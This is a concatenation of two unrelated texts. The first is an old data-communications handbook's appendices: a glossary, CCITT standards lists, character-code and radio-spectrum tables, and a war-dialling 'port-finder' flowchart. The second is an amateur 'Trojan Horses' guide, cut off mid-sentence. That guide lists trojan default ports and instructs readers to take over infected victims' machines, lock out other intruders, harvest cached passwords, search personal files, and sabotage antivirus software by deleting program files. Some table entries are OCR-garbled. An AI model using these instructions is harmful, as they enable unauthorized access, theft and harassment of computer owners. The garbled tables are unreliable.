Local Area Network--normally using coaxial cable, this form of network operates at high speed over an office or works site, but no further. May have inter-connect facility to PTSN or PSS. Line Feed--cursor moves active position down one line--usual code is <ctrl>J; not the same as carriage return, which merely sends cursor to left-hand side of line it already occupies. However, in many protocols/terminals/set-ups, hitting the <ret> or <enter> button means both <lf> and <cr>.

#### Logical Channel

Apparently continuous path from one terminal to another.

### LSB

see sideband.

## KSR

Keyboard Send Receive--terminal with keyboard on which anything that is typed is immediately sent. No off-line preparation facility, e.g. teletypewriter, 'dumb' terminals.

#### Macro software

Facility frequently found in comms programs which permits the preparation and sending of commonly-used strings of information, particularly passwords and routing instructions.

#### Mark

One of the two conditions on a data communications line, the other being 'space'; mark indicates 'idle' and is used as a stop bit.

## Message switching

When a complete message is stored and then forwarded, as opposed to a packet of information. This technique is used in some electronic mail services, but not for general data transmission.

 $\mathbf{LF}$ 

#### Modem

### Modulator-demodulator.

### Multiplexer

Device which divides a data channel into two or more independent channels .

### MVS

Multiple Virtual Storage--IBM operating system dating from mid-70s.

## NUA

Network User Address, number by which each terminal on a packet-switch network is identified (character terminals don't have them individually, because they use a PAD). In PSS, it's a 10-digit number. NUI

Network User Identity, used in PSS for dial-up access by each user.

#### Octet

In packet-switching, 8 consecutive bits of user data, e.g. 1 character.

### On-line service

Interrogative or query service available for dial-up. Examples include Lockheed Dialog, Blaise, Dow Jones News Retrieval, etc; leased-line examples include Reuters Monitor, Telerate.

### Originate

Mode-setting for a modem operated by a user about to call another computer.

## OSI

Open Systems Interconnect--intended world standard for digital network connections--c.f. SNA. Packet terminal Terminal capable of creating and disassembling packets, interacting with a packet-network, c.f. character terminal.

### PAD

Packet Assembly/disassembly Device--permits 'ordinary' terminals to connect to packet switch services by providing addressing, headers, (and removal), protocol conversion etc.

#### Parity checking

Technique of error correction in which one bit is added to each data character so that the number of bits is always even (or always odd).

## PDP/8 & /11

Large family of minis, commercially very sucessful, made by DEC. the PDP 8 was 12-bit, the PDP 11 is 16-bit. The LSI 11 have strong family connections to the PDP 11, as have some configurations of the desk-top Rainbow.

### Polling

Method of controlling terminals on a clustered data network, where each is called in turn by the computer to see if it wishes to transmit or receive.

## Protocol

Agreed set of rules.

#### PSE

Packet Switch Exchange--enables packet switching in a network.

### PTSN

Public Switched Telephone Network--the voice-grade telephone network dialled from a phone. Contrast with leased lines, digital networks, conditioned lines etc.

### PTT

jargon for the publicly-owned telecommunications authority/ utility

#### PVC

Permanent Virtual Circuit--a connection in packet switching which is always open, no set-up required.

#### Redundancy checking

Method of error correction.

## RS232C

The list of definitions for interchange circuit: the US term for CCITT V24 --see Appendix III.

## RSX-11

Popular operating system for PDP/11 family.

### RTTY

Radio Teletype -- method of sending telegraphy over radio waves.

#### RUBOUT

Back-space deleting character, using <ctrl>H.

## Secondary channel

Data channel, usually used for supervision, using same physical path as main channel; in V23 which is usually 600 or 1200 baud half-duplex, 75 baud traffic is supervisory but in viewdata is the channel back from the user to the host, thus giving low-cost full duplex.

## Segment

Chargeable unit of volume on PSS.

Serial transmission

One bit at a time, using a single pair of wires, as opposed to parallel transmission, in which several bits are sent simultaneously over a ribbon cable. A serial interface often uses many more than two wires between computer and modem or computer and printer, but only two wires carry the data traffic, the remainder being used for supervision, electrical power and earthing, or not at all.

### Sideband

In radio the technique of suppressing the main carrier and limiting the transmission to the information-bearing sideband. To listen at the receiver, the carrier is re-created locally. The technique, which produces large economies in channel occupany, is extensively used in professional, non-broadcast applications. The full name is single side-band, supressed carrier. Each full carrier supports two sidebands, an upper and lower, USB and LSB respectively; in general, USB is used for speech, LSB for data, but this is only a convention--amateurs used LSB for speech below 10 MHz, for example. ISB, independent side-band, is when the one carrier supports two sidebands with separate information on them, usually speech on one and data on the other. If you listen to radio teletype on the 'wrong' sideband, 'mark' and 'space' values become reversed with a consequent loss of meaning.

### SITOR

Error-correction protocol for sending data over radio-path using frequent checks and acknowledgements.

### SNA

System Network Architecture-- IBM proprietary networking protocol, the rival to OSI.

## Space

One of two binary conditions in a data transmission channel, the

other being 'mark'. Space is binary 0.

### Spooling

Simultaneous Peripheral Operation On-Line--more usually, the ability, while accessing a database, to store all fetched information in a local memory buffer, from which it may be recalled for later examination, or dumped to disc or printer.

#### Start/Stop

Asynchronous transmission; the 'start' and 'stop' bits bracket each data character.

### Statistical Multiplexer

A statmux is an advanced multiplexer which divides one physical link between several data channels, taking advantage of the fact that not all channels bear equal traffic loads.

#### STX

Start Text--non-printing character used in some protocols.

## SVC

Switched Virtual Circuit--in packet switching, when connection between two computers or computer and terminal must be set up by a specific call.

#### SYN

Non-printing character often used in synchronous transmission to tell a remote device to start its local timing mechanism.

## Synchronous

Data transmission in which timing information is super-imposed ~,n pure data. Under this method 'start/stop' techniques are not used and data exchange is more efficient, hence synchronous channel, modem, terminal, protocol etc.

## TDM

Time Division Multiplex--technique for sharing several data channels along one high-grade physical link. Not as efficient as statistical techniques.

## Telenet

US packet-switch common carrier.

#### Teletex

High-speed replacement for telex, as yet to find much commercial support.

### Teletext

Use of vertical blanking interval in broadcast television to transmit magazines of text information, e.g. BBC's Ceefax and IBA's Oracle.

### Telex

Public switched low-speed telegraph network.

### TOPIC

The Stock Exchange's market price display service; it comes down a leased line and has some of the qualities of both viewdata and teletext.

#### Tymnet

US packet-switch common carrier.

## V-standards

Set of recommendations by CCITT--see Appendix III. VAX

Super-mini family made by DEC; often uses Unix operating system.

Viewdata

Technology allowing large numbers of users to access data easily on terminal based (originally) on modified tv sets. Information is presented in 'page' format rather than on a scrolling screen and the user issues all commands on a numbers-only keypad. Various standards exist of which the UK one is so far dominant; others include the European CEPT standard which is similar to the UK one, a French version and the US Presentation Level Protocol. Transmission speeds are usually 1200 baud from the host and 75 baud from the user. Viewdata together with teletext is known jointly as videotex(t).

### Virtual

In the present context, a virtual drive, store, machine etc is one which appears to the user to exist, but is merely an illusion generated on a computer; thus several users of IBM's VM operating system each think they have an entire separate computer, complete with drives, discs and other peripherals--in fact the one actual machine can support several lower-level operating systems simultaneously.

#### VT52/100

Industry-standard general purpose computer terminals with no storage capacity or processing power but with the ability to be locally programmed to accept a variety of asynchronous transmission protocols--manufactured by DEC. The series has developed since the VT100

### X-standards

Set of recommendations by CCITT--see Appendix III.

#### XON/XOF

Pair of non-printing characters sometimes used in protocols to tell devices when to start or stop sending. XON often corresponds to

## 80-80

Type of circuit used for telex and telegraphy--mark and space are indicated by conditions of--or + 80 volts. Also known in the UK as Tariff J. Usual telex speed is 50 baud, private wire telegraphy (news agencies etc) 75 baud.

#### APPENDIX III

Selected CCITT Recommendations

V series: Data transmission over telephone circuits

V1 Power levels for data transmission over telephone lines

V3 International Alphabet No S (ASCII)

- V4 General structure of signals of IA5 code for data transmission over public telephone network
- V5 Standardisation of modulation rates and data signalling rates for synchronous transmission in general switched network
- V6 Ditto, on leased circuits
- V13 Answerback simulator
- V15 Use of acoustic coupling for data transmission
- V19 Modems for parallel data transmission using telephone signalling frequencies
- V20 Parallel data transmission modems standardised for universal use in the general switched telephone network
- V21 200 baud modem standardised
- V22 1200 bps full-duplex 2-wire modem for PTSN
- V22bis 2400 bps full-duplex 2-wire modem for PTSN
- V23 600/1200 bps modem for PTSN
- V24 List of definitions for interchange circuits between data

terminal equipment and data circuit-terminating equipment

- V25 Automatic calling and/or answering equipment on PTSN
- V26 2400 bps modem on 4-wire circuit

V26bis 2400/1200 bps modem for PTSN

V27 4800 bps modem for leased circuits

V27bis 4800 bps modem (equalised) for leased circuits

V27 4800 bps modem for PTSN

V29 9600 bps modem for leased circuits

V35 Data transmission at 48 kbits/sec using 60-108 kHz band circuits

- X series: recommendations covering data networks
- X1 International user classes of services in public data networks

X2 International user facilities in public data networks

- X3 Packet assembly/disassembly facility (PAD)
- X4 General structure of signals of IA5 code for transmission over public data networks
- X20 Interface between data terminal equipment and data circuit-terminating equipment for start-stop transmission services on public data networks

## X20bis V21-compatible interface

- X21 Interface for synchronous operation
- X25 Interface between data terminal equipment and data circuit-terminating equipment for terminals operating in the packet-switch mode on public data networks
- X28 DTE/DCE interface for start/stop mode terminal equipment accessing a PAD on a public data network
- X29 Procedures for exchange of control information and user data between a packet mode DTE and a PAD

X95 Network parameters in public data networks

X96 Call progress signals in public data networks

X121 International addressing scheme for PDNs

#### APPENDIX IV

### Computer Alphabets

Four alphabets are in common use for computer communications: ASCII, also known as International Telegraphic Alphabet No 5; Baudot, used in telex and also known as International Telegraphic Alphabet No 2; UK Standard videotex, a variant of ASCII; and EDCDIC, used by IBM.

#### ASCII

This is the standard, fully implemented character set. There are a number of national variants: # in the US variant is ú in the UK variant. Many micro keyboards cannot generate all the characters directly, particularly the non-printing characters used for control of transmission, effectors of format and information separators. The 'keyboard' column gives the usual method of providing them, but you should check the firmware/software manuals for your particular set-up. You should also know that many of the 'spare' control characters are often used to enable special features on printers.

HEX DEC ASCII Name

Keyboard Notes

00	0	NUL Null	ctrl @	
01	1	SOH Start heading	ctrl A	
02	2	STX Start text	ctrl B	
03	3	ETX End text	ctrl C	
04	4	EOT End transmission	ctrl D	
05	5	ENQ Enquire	ctrl E	
06	6	ACK Acknowledge	ctrl F	
07	7	BEL Bell	ctrl G	
08 09		BS Backspace HT Horizontal tab	ctrl H ctrl I	or special key or special key

OA	10	LF Line feed	ctrl J
OB	11	VT Vertical tab	ctrl K
0C	12	FF Form feed	ctrl L
OD	13	CR Carriage return	ctrl M or special key
OE	14	SO Shift out	ctrl N
OF	15	Sl Shift in	ctrl O
10	16	DLE Data link escape	ctrl P
11	17	DC1 Device control 1	ctrl Q also XON
12	18	DC2 Device control 2	ctrl R
13	19	DC3 Device control 3	ctrl S also XOF
14	20	DC4 Device control 4	ctrl T
15	21	NAK Negative acknowledge	ctrl U
16	22	SYN Synchronous Idle	ctrl V
17	23	ETB End trans. block	ctrl W
18	24	CAN Cancel	ctrl X
19	25	EM End medium	ctrl Y
1A	26	SS Special sequence	ctrl Z spare
1B	27	ESC Escape	check manuals to transmit
1C	28	FS File separator	
1D	29	GS Group separator	
1E	30	RS Record separator	
1F	31	US Unit separator	
20	32	SP Space	
21	33	~	
22	34	п	
23	35	#	ú
24	36	\$	
25	37	રુ	
	0.		
26	38	&	

28	40	(	
29	41	)	
2A	42	~	
2B	43	+	
2C	44	,	Comma
2D	45	-	
2E	46		Period
2F	47	/	Slash
30	48	0	
31	49	1	
32	50	2	
33	51	3	
34	52	4	
35	53	5	
36	54	6	
37	55	7	
38	56	8	
39	57	9	
3A	58	:	Colon
3B	59	;	Semicolon
3C	60	<	
3D	61		
3E	62	>	
3F	63	?	
40	64	@	
41	65	A	
42	66	В	
43	67	С	
44	68	D	
45	69	Е	

46 47	70 71		
48	72	Н	
49	73	1	
4A	74	J	
4B	75	K	
4C	76	L	
4D	77	М	
4E	78	N	
4F	79	0	
50	80	Ρ	
51	81	Q	
52	82	R	
53	83	S	
54	84	Т	
55	85	U	
56	86	V	
57	87	W	
58	88	Х	
59	89	Y	
5A	90	Ζ	
5B	91	[	
5C	92	\	Backslash
5D	93	1	
5E	94	^	Circumflex
5F	95	_	Underscore
60	96		Grave accent
61	97	a	
62	98	b	
63	99	С	

64	100	d
65	101	е
66	102	f
67	103	9
68	104	h
69	105	i
6A	106	j
6В	107	k
6C	108	1
6D	109	m
бE	110	n
бF	111	0
70	112	p
71	113	q
72	114	r
73	115	S
74	116	t
75	117	u
76	118	v
77	119	W
78	120	x
79	121	У
7A	122	Z
7в	123	{
7C	124	
7D	125	}
7E	126	~ Tilde
7F	127	DEL Delete

# Baudot

This is the telex/telegraphy code known to the CCITT as International

Alphabet No 2. It is essentially a 5-bit code, bracketed by a start bit (space) and a stop bit (mark). Idling is shown by 'mark'. The code only supports capital letters, figure and two 'supervisory' codes: 'Bell' to warn the operator at the far end and 'WRU'--'Who are you?' to interrogate the far end 'Figures' changes all characters received after to their alternates and 'Letters' switches back. The letters/figures shift is used to give the entire character set.

#### Viewdata

This is the character set used by the UK system, which is the most widely used, world-wide. The character-set has many features in common with ASCII but also departs from it in significant ways, notably to provide various forms of graphics, colour controls, screen-clear (ctrl L) etc. The set is shared with teletext which in itself requires further special codes, e.g. to enable sub-titling to broadcast television, news flash etc. If you are using proper viewdata software, then everything will display properly; if you are using a conventional terminal emulator then the result may look confusing. Each character consists of 10 bits:

Start binary 0

7 bits of character code

Parity bit

even

Stop binary 1 ENQ (Ctrl E) is sent by the host on log-on to initiate the auto-log-on from the user's terminal. If no response is obtained, the user is requested to input the password manually. Each new page sequence opens with a clear screen instruction (Ctrl L, CHR\$12) followed by a home (Ctrl M, CHR\$14). Some viewdata services are also available via standard asynchronous

300/300 ports (Prestel is, for example); in these cases, the graphics

characters are stripped out and replaced by \*\*\*\*s; and the pages will scroll up the screen rather than present themselves in the frame-by-frame format.

\*\*\* Original contains a diagram of Viewdata Graphic Character Set. If you wish to edit to a viewdata system using a normal keyboard, or view a viewdata stream as it comes from a host using 'control-show' facilities, the table below gives the usual equivalents. The normal default at the left-hand side of each line is alphanumeric white. Each subsequent 'attribute', i.e. if you wish to change to colour, or a variety of graphics, occupies a character space. Routing commands and signals to start and end edit depend on the software installed on the viewdata host computer: in Prestel compatible systems, the edit page is \*910#, options must be entered

in lower case letters and end edit is called by <esc>K. esc A alpha red esc Q graphics red

CSC A		CDC Q	graphies red
esc B	alpha green	esc R	graphics green
esc C	alpha yellow	esc S	graphics yellow
esc D	alpha blue	esc T	graphics blue
esc E	alpha magenta	esc U	graphics magenta
esc F	alpha cyan	esc V	graphics cyan
esc G	alpha white	esc W	graphics white
esc H	flash	esc I	steady
esc L	normal height	esc M	double height
esc Y	contiguous graphics	esc Z	separated graphics
esc ctrl D	black background	esc-shift	M new background
			(varies)

esc J start edit esc K end edit

### EBCDIC

The Extended Binary Coded Decimal Interchange Code is a 256-state 8-bit extended binary coded digit code employed by IBM for internal purposes and is the only important exception to ASCII. Not all 256 codes are utilised, being reserved for future expansion, and a number are specially identified for application- specific purposes. In transmission, it is usual to add a further digit for parity checking. Normally the transmission mode is synchronous, so there are no 'start' and 'stop' bits. The table shows how EBCDIC compares with ASCII of the same bit configuration.

IBM control characters:

EBCDIC	bits		Notes
NUL	0000	0000	Nul
SOH	0000	0001	Start of Heading
STX	0000	0010	Start of Text
ETX	0000	0011	End of Text
PF	0000	0100	Punch Off
HT	0000	0101	Horizontal Tab
LC	0000	0110	Lower Case
DEL	0000	0111	Delete
	0000	1000	
RLF	0000	1001	Reverse Line Feed
SMM	0000	1010	Start of Manual Message
VT	0000	1011	Vertical Tab
FF	0000	1100	Form Feed
CR SO	0000		Carriage Return Shift Out
Sl	0000	1111	Shift In
DLE	0001	0000	Data Link Exchange
DC1	0001	0001	Device Control 1
DC2	0001	0010	Device Control 2
TM	0001	0011	Tape Mark

RES	0001	0100	Restore
NL	0001	0101	New Line
BS	0001	0110	Back Space
IL	0001	0111	Idle
CAN	0001	1000	Cancel
EM	0001	1001	End of Medium
CC	0001	1010	Cursor Control
CU1	0001	1011	Customer Use 1
IFS	0001	1100	Interchange File Separator
IGS	0001	1101	Interchange Group Separator
IRS	0001	1110	Interchange Record Separator
IUS	0001	1111	Interchange Unit Separator
DS	0010	0000	Digit Select
SOS	0010	0001	Start of Significance
FS	0010 0010	0010 0011	Field Separator
BYP	0010	0100	Bypass
LF	0010	0101	Line Feed
ETB	0010	0110	End of Transmission Block
EBCDIC	bits		Notes
ESC	0010	0111	Escape
	0010	1000	
	0010	1001	
SM	0010	1010	Set Mode
CU2	0010	1011	Customer Use 1
	0010	1100	
ENQ	0010	1101	Enquiry
ACK	0010	1110	Acknowledge
BEL	0010	1111	Bell
	0011	0000	

	0011	0001	
SYN	0011	0010	Synchronous Idle
PN		0011 0100	Punch On
RS	0011	0101	Reader Stop
UC	0011	0110	Upper Case
EOT	0011	0111	End of Transmission
	0011	1000	
	0011	1001	
	0011	1010	
CU3	0011	1011	Customer Use 3
DC4	0011	1100	Device Control 4
NAK	0011	1101	Negative Acknowledge
	0011	1110	
SUB	0011	1111	Substitute
SP	0100	0000	Space

## APPENDIX V

Modems and Services

The table below shows all but two of the types of service you are likely to come across; V-designators are the world-wide 'official names given by the CCITT; Bell-designators are the US names:

Service	Speed	Duplex	Transmit	Receive	Answer
Designator V21 orig	300(*)	full	0 1 1180 980	0 1 1850 1650	-
V21 ans	300(*)	full	1850 1650	1180 980	2100
V23 (1)	600	half	1700 1300	1700 1300	2100
V23 (2)	1200	f/h(**)	2100 1300	2100 1300	2100
V23 back	75	f/h(**)	450 390	450 390	-
Bell 103 orig	300(*)	full	1070 1270	2025 2225	-
Bell 103 ans	300(*)	full	2025 2225	1070 1270	2225

Bell 202 1200 half 2200 1200 2200 1200 2025

(\*)any speed up to 300 baud, can also include 75 and 110 baud services

(\*\*)service can either be half-duplex at 1200 baud or asymmetrical full duplex, with 75 baud originate and 1200 baud receive (commonly used as viewdata user) or 1200 transmit and 75 receive (viewdata host)

The two exceptions are:

V22 1200 baud full duplex, two wire

Bell 212A The US equivalent

Both these services operate by detecting phase as well as tone. British Telecom markets the UK services under the name of Datel as follows--for simplicity The list covers only those services which use the PTSN or are otherwise easily accessible--4-wire services, for example are excluded.

Datel	Speed	Mode	Remarks
100(H)	50	async	Teleprinters, Baudot code
100(J)	75-110	async	News services etc, Baudot code
	50	async	Telex service, Baudot code
200	300	async	full duplex, ASCII
400	600 Hz	async	out-station to in-station only
600	1200	async	several versions existfor 1200
			half-duplex; 75/1200 for viewdata
			users; 1200/75forviewdata hosts; and
			a rare 600 variant. The 75 speed is
			technically only for supervision but
			gives asymetrical duplex

BT has supplied the following modems for the various services -- the older ones are now available on the 'second-user' market:

Modem No Remarks

1200 half-duplex--massive

- 2 300 full-duplex--massive
- 11 4800 synchronous--older type
- 12 2400/1200 synchronous
- 13 300 full-duplex--plinth type
- 20(1) 1200 half-duplex--'shoe-box' style
  - (2) 1200/75 asymetrical duplex--'shoe-box' style
  - (3) 75/1200 asymetrical duplex--'shoe-box' style
- 21 300 full-duplex--modern type
- 22 1200 half-duplex--modern type
- 24 4800 synchronous--modern type (made by Racal)
- 27A 1200 full duplex, sync or async (US made & modified from Bell 212A to CCITT tones)
- 27B 1200 full duplex, sync or async (UK made)

You should note that some commercial 1200/1200 full duplex modems also contain firmware providing ARQ error correction protocols; modems on both ends of the line must have the facilities, of course.

## BT Line Connectors

Modems can be connected directly to the BT network ('hard-wired') simply by identifying the pair that comes into the building. Normally the pair you want are the two outer wires in a standard 4 x 2 BT junction box. (The other wires are the 'return' or to support a 'ringing' circuit.) A variety of plugs and sockets have been used by BT. Until recently, the standard connector for a modem was a 4-ring jack, type 505, to go into a socket 95A. Prestel equipment was terminated into a similar jack, this time with 5 rings, which went into a socket type 96A. However, now all phones, modems, viewdata sets etc, are terminated in the identical modular jack, type 600. The corresponding sockets need special tools to insert the line cable into the appropriate receptacles.

Whatever other inter-connections you see behind a socket, the two wires of the twisted pair are the ones found in the centres of the two banks of receptacles. North America also now uses a modular jack and socket system, but not one which is physically compatible with UK designs...did you expect otherwise?

## APPENDIX VI

#### The Radio Spectrum

The table gives the allocation of the radio frequency spectrum up 30 MHz. The bands in which radio-teletype and radio-data traffic are most common are those allocated to 'fixed' services, but data traffic is also found in the amateur and maritime bands.

LF,MF,HF, RADIO FREQUENCY SPECTRUM TABLE

9	 14	Radionavigation
14	 19.95	Fixed/Maritime mobile
20		Standard Frequency & Time
20.05	 70	Fixed & Maritime mobile
70	 90	Fixed/Maritime mobile/Radionavigation
90	 110	Radionavigation
110	 130	Fixed/Maritime mobile/Radionavigation

130	 148.5	Maritime mobile/Fixed
148.5	 255	Broadcasting
255	 283.5	Broadcasting/Radionavigation(aero)
283.5	 315	Maritime/Aeronautical navigation
315	 325	Aeronautical radionavigation/Maritime radiobeacons
325	 405	Aeronautical radionavigation
405	 415	Radionavigation $(410 = DF)$
415	 495	Aeronautical radionavigation/Maritime mobile
495	 505	Mobile (distress & calling) > 500:cw&rtty
505	 526.5	Maritime mobile/Aeronautical navigation
526.5	 1606.5	Broadcasting
1606.5	 1625	Maritime mobile/Fixed/Land mobile
1625	 1635	Radiolocation
1635	 1800	Maritime mobile/Fixed/Land mobile
1800	 1810	Radiolocation
1810	 1850	Amateur
1850	 2000	Fixed/Mobile
2000	 2045	Fixed/Mobile
2045	 2160	Maritime mobile/Fixed/Land mobile
2160	 2170	Radiolocation
2170	 2173.5	Maritime mobile
2173.5	 2190.5	Mobile (distress & calling) >2182voice
2190.5	 2194	Maritime & Mobile
2194	 2300	Fixed & Mobile
2300 2498	 2498 2502	Fixed/Mobile/Broadcasting Standard Frequency & Time
2502	 2650	Maritime mobile/Maritime radionavigation
2650	 2850	Fixed/Mobile
2850	 3025	Aeronautical mobile (R)
3025	 3155	Aeronautical mobile (OR)

3155	 3200	Fixed/Mobile/Low power hearing aids
3200	 3230	Fixed/Mobile/Broadcasting
3230	 3400	Fixed/Mobile/Broadcasting
3400	 3500	Aeronautical mobile (R)
3500	 3800	Amateur/Fixed/Mobile
3800	 3900	Fixed/Aeronautical mobile (OR)
3900	 3930	Aeronautical mobile (OR)
3930	 4000	Fixed/Broadcasting
4000	 4063	Fixed/Maritime mobile
4063	 4438	Maritime mobile
4438	 4650	Fixed/Mobile
4650	 4700	Aeronautical mobile (R)
4700	 4750	Aeronautical mobile (OR)
4750	 4850	Fixed/Aeronautical mobile (OR)/
		Land mobile/Broadcasting
4850 4995	 4995 5005	Fixed/Land mobile/Broadcasting Standard Frequency & Time
5005	 5060	Fixed/Broadcasting
5060	 5450	Fixed/Mobile
5060 5450	 5450 5480	Fixed/Mobile Fixed/Aeronautical mobile (OR)/Land mobile
5450	 5480	Fixed/Aeronautical mobile (OR)/Land mobile
5450 5480	 5480 5680	Fixed/Aeronautical mobile (OR)/Land mobile Aeronautical mobile (R)
5450 5480 5680	 5480 5680 5730	Fixed/Aeronautical mobile (OR)/Land mobile Aeronautical mobile (R) Aeronautical mobile (OR)
5450 5480 5680 5730	 5480 5680 5730 5950	Fixed/Aeronautical mobile (OR)/Land mobile Aeronautical mobile (R) Aeronautical mobile (OR) Fixed/Land mobile
5450 5480 5680 5730 5950	 5480 5680 5730 5950 6200	Fixed/Aeronautical mobile (OR)/Land mobile Aeronautical mobile (R) Aeronautical mobile (OR) Fixed/Land mobile Broadcasting
5450 5480 5680 5730 5950 6200	5480 5680 5730 5950 6200 6525	Fixed/Aeronautical mobile (OR)/Land mobile Aeronautical mobile (R) Aeronautical mobile (OR) Fixed/Land mobile Broadcasting Maritime mobile
5450 5480 5680 5730 5950 6200 6525	5480 5680 5730 5950 6200 6525 6685	<pre>Fixed/Aeronautical mobile (OR)/Land mobile Aeronautical mobile (R) Aeronautical mobile (OR) Fixed/Land mobile Broadcasting Maritime mobile Aeronautical mobile (R)</pre>
5450 5480 5680 5730 5950 6200 6525 6685	5480 5680 5730 5950 6200 6525 6685 6765	<pre>Fixed/Aeronautical mobile (OR)/Land mobile Aeronautical mobile (R) Aeronautical mobile (OR) Fixed/Land mobile Broadcasting Maritime mobile Aeronautical mobile (R) Aeronautical mobile ~OR)</pre>

7300	 8100	Maritime mobile
8100	 8195	Fixed/Maritime mobile
8195	 8815	Maritime mobile
8815	 8965	Aeronautical mobile (R)
8965	 9040	Aeronautical mobile ~OR)
9040	 9500	Fixed
9500	 9900	Broadcasting
ggoo	 9995	Fixed
9995	 10005	Standard Frequency & Time
10005	 10100	Aeronautical mobile (R)
10100	 10150	Fixed/Amateur(sec)
10150	 11175	Fixed
11175	 11275	Aeronautical mobile (OR)
11275	 11400	Aeronautical mobile (R)
11400	 11650	Fixed
11650	 12050	Broadcasting
2050	 12230	Fixed
12230	 13200	Maritime mobile
13200	 13260	Aeronautical mobile (OR)
13260	 13360	Aeronautical mobile (R)
13360	 13410	Fixed/Radio Astronomy
13410	 13600	Fixed
13600	 13800	Broadcasting
13800	 14000	Fixed
14000	 14350	Amateur
14350	 14990	Fixed
14990	 15010	Standard Frequency & Time
15010	 15100	Aeronautical mobile (OR)
15100	 15600	Broadcasting
15600	 16360	Fixed

16360	 17410	Maritime mobile
17410	 17550	Fixed
17550	 17900	Broadcasting
17900	 17970	Aeronautical mobile (R)
17970	 18030	Aeronautical mobile (OR)
18030	 18052	Fixed
18052	 18068	Fixed/Space Research
18068	 18168	Amateur
18168	 18780	Fixed
18780	 18900	Maritime mobile
18900	 19680	Fixed
19680	 19800	Maritime mobile
19800	 19990	Fixed
19990	 20010	Standard Frequency & Time
20010	 21000	Fixed
21000	 21450	Amateur
21450	 21850	Broadcasting
21850	 21870	Fixed
21870	 21924	Aeronautical fixed
21924	 22000	Aeronautical (R)
22000	 22855	Maritime mobile
22855	 23200	Fixed
23200	 23350	Aeronautical fixed & mobile (R)
23350	 24000	Fixed/Mobile
24000	 24890	Fixed/Land mobile
24890	 24990	Amateur
24990	 25010	Standard Frequency & Time
25010	 25070	Fixed/Mobile
25070	 25210	Maritime mobile
25210	 25550	Fixed/Mobile

25550	 25670	Radio Astronomy
25670	 26100	Broadcasting
26100	 26175	Maritime mobile
26175	 27500	Fixed/Mobile (CB) (26.975-27.2835 ISM)
27500	 28000	Meteorological aids/Fixed/Mobile (CB)
28000	 29700	Amateur
29700	 30005	Fixed/Mobile

Note: These allocations are as they apply in Europe, slight variations occur in other regions of the globe.

## APPENDIX VII

Port-finder Flowchart

This flow-chart will enable owners of auto-diallers to carry out an automatic search of a range of telephone numbers to determine which of them have modems hanging off the back.

It's a flow-chart and not a program listing, because the whole exercise is very hardware dependent: you will have to determine what sort of instructions your auto-modem will accept, and in what form; you must also see what sort of signals it can send back to your computer so that your program can 'read' them.

You will also need to devise some ways of sensing the phone line, whether it has been seized, whether you are getting 'ringing', if there is an engaged tone, a voice, a number obtainable tone, or a modem whistle. Line seizure detect, if not already available on your modem, is simply a question of reading the phone line voltage; the other conditions can be detected with simple tone decoder modules based on the 567 chip.

The lines from these detectors should then be brought to a  $\ensuremath{\mathsf{A}}\xspace/\ensuremath{\mathsf{D}}\xspace$ 

board which your computer software can scan and read.

\*\* End of File

Trojan Horses

This is a "How to.." guide explaining the best and more useful way of using troyan horses.I won't teach how to use trojan horses cause their options are easy to use and don't need to be explained.I'll talk about things different from deleting someone's hard drive there are MUCH better ways to make his life impossible to live in.Yeah I'll talk about this in this guide. I hope you know what trojan horse is if you don't know I'll explain you what is trojan horse \*Note for newbies A trojan horse is An unauthorized program contained within a legitimate program. This unauthorized program performs functions unknown (and probably unwanted) by the user. A legitimate program that has been altered by the placement of unauthorized code within it; this code performs functions unknown (and probably unwanted) by the user. Any program that appears to perform a desirable and necessary function but that (because of unauthorized code within it that is unknown to the user) performs functions unknown (and probably unwanted) by the user. \* \* \* \* \* \* \* \* \* \* \* \* So you now have some definitions what trojan horse is I hope you understand them.So first of all you must have all trojans clients cause you don't know what trojan client you'll need sometime. You must have both the new and old trojans clients. You must know all trojans ports so you can see with which one is your victim infected here I'll post some trojans ports. \*Trojan ports Netbus(Default)-12345 TCP Back Orifice (Default)-31337 UDP WinCrash 1.03-5742 TCP WinCrash 2.0-2583 TCP Deep Throat-2140 TCP Silencer-1001 TCP Sockets de Troie-30303 TCP Devil-65000 TCP Girlfriend-21554 TCP Millenium-20001 TCP Masters Paradise-31 TCP Phineas-2801 UDP BackDoor-1999 TCP Back Orifice-31336 UDP Evil FTP-23456 TCP Executor and HTTP-80 TCP FTP-21 TCP \*\*\*\*\*\*\*\* You see your victim is infected with one of them.Now It depends on the trojan the victim is infected but the most trojans have the common functions like start a keylogger, FTP access full downloading

and uploading, set a password on the victims computer so only you can use it, even change the port of the machine. Of course there're many other options but I'll talk about this one now. So you see the victim is infected with Netsphere cause port 30100 is open(this is just an example the victim can be infected with Sub7, Netbus, BOK200, Master Paradise and any other trojan but this what I'll talk about is for EVERY trojan horse Remote Access of course Now you must find Netsphere's client on your hard drive if you don't have it download it from the net. Every site talking about hacking and trojans have it.Let's suppose you found the trojan client (I advice you to have all the trojans clients on your hard drive so you don't have to look for them). Now simple connect to the victim and the first thing you MUST do if you want the victum only for you is to set a password on the victim's computer and change the port. Of course is letting you to do this. Most of the trojans let you to do such things. Now you should check for cached passwords cause many people are saving their passwords. Now the important part the only one thing some people like and they're using the trojans- The Victim's Hard Drive. You can find a lot of useful information there cause this is someone's computer everything about him/her is there waiting for you to get it. DON'T delete anything. This is the most stupid thing but EVERYONE is doing it. I understand you want to destroy your victim but there are MUCH MORE BETTER ways to do this and believe me there are more effective. Everyone can deletes someone hard drive but this is not interesting.You may find MANY interesting things on the victim's hard drive. So you're on their hard drive. Now you MUST look you any anti-virus or trojan scanner on their drive.I hope you know the most trojan and virus scanners. Norton AntiVirus, The Cleaner,LockDown F-prot, AntiViral Toolkit, Avast 32 etc. Now search their drive in the program files directory for such tools.Of course there are many other but you'll see the names in the directory and decide if this you find is something like the above things. Now let's suppose you found something on their drive. Go there and delete only some DAT DLL or EXE files. This will make the program not working but the other files will be still there. So the victim won't think someone deletes anything. He'll just reinstall the program and then install it again. Then you'll again delete it and again..... This is not good cause the victim can always install the program scan his drive and then connect to the net. He'll clean the hard drive and then you won't be able to connect to him.

You may try to get everything about him in one evening or morning only. Then he may scan and

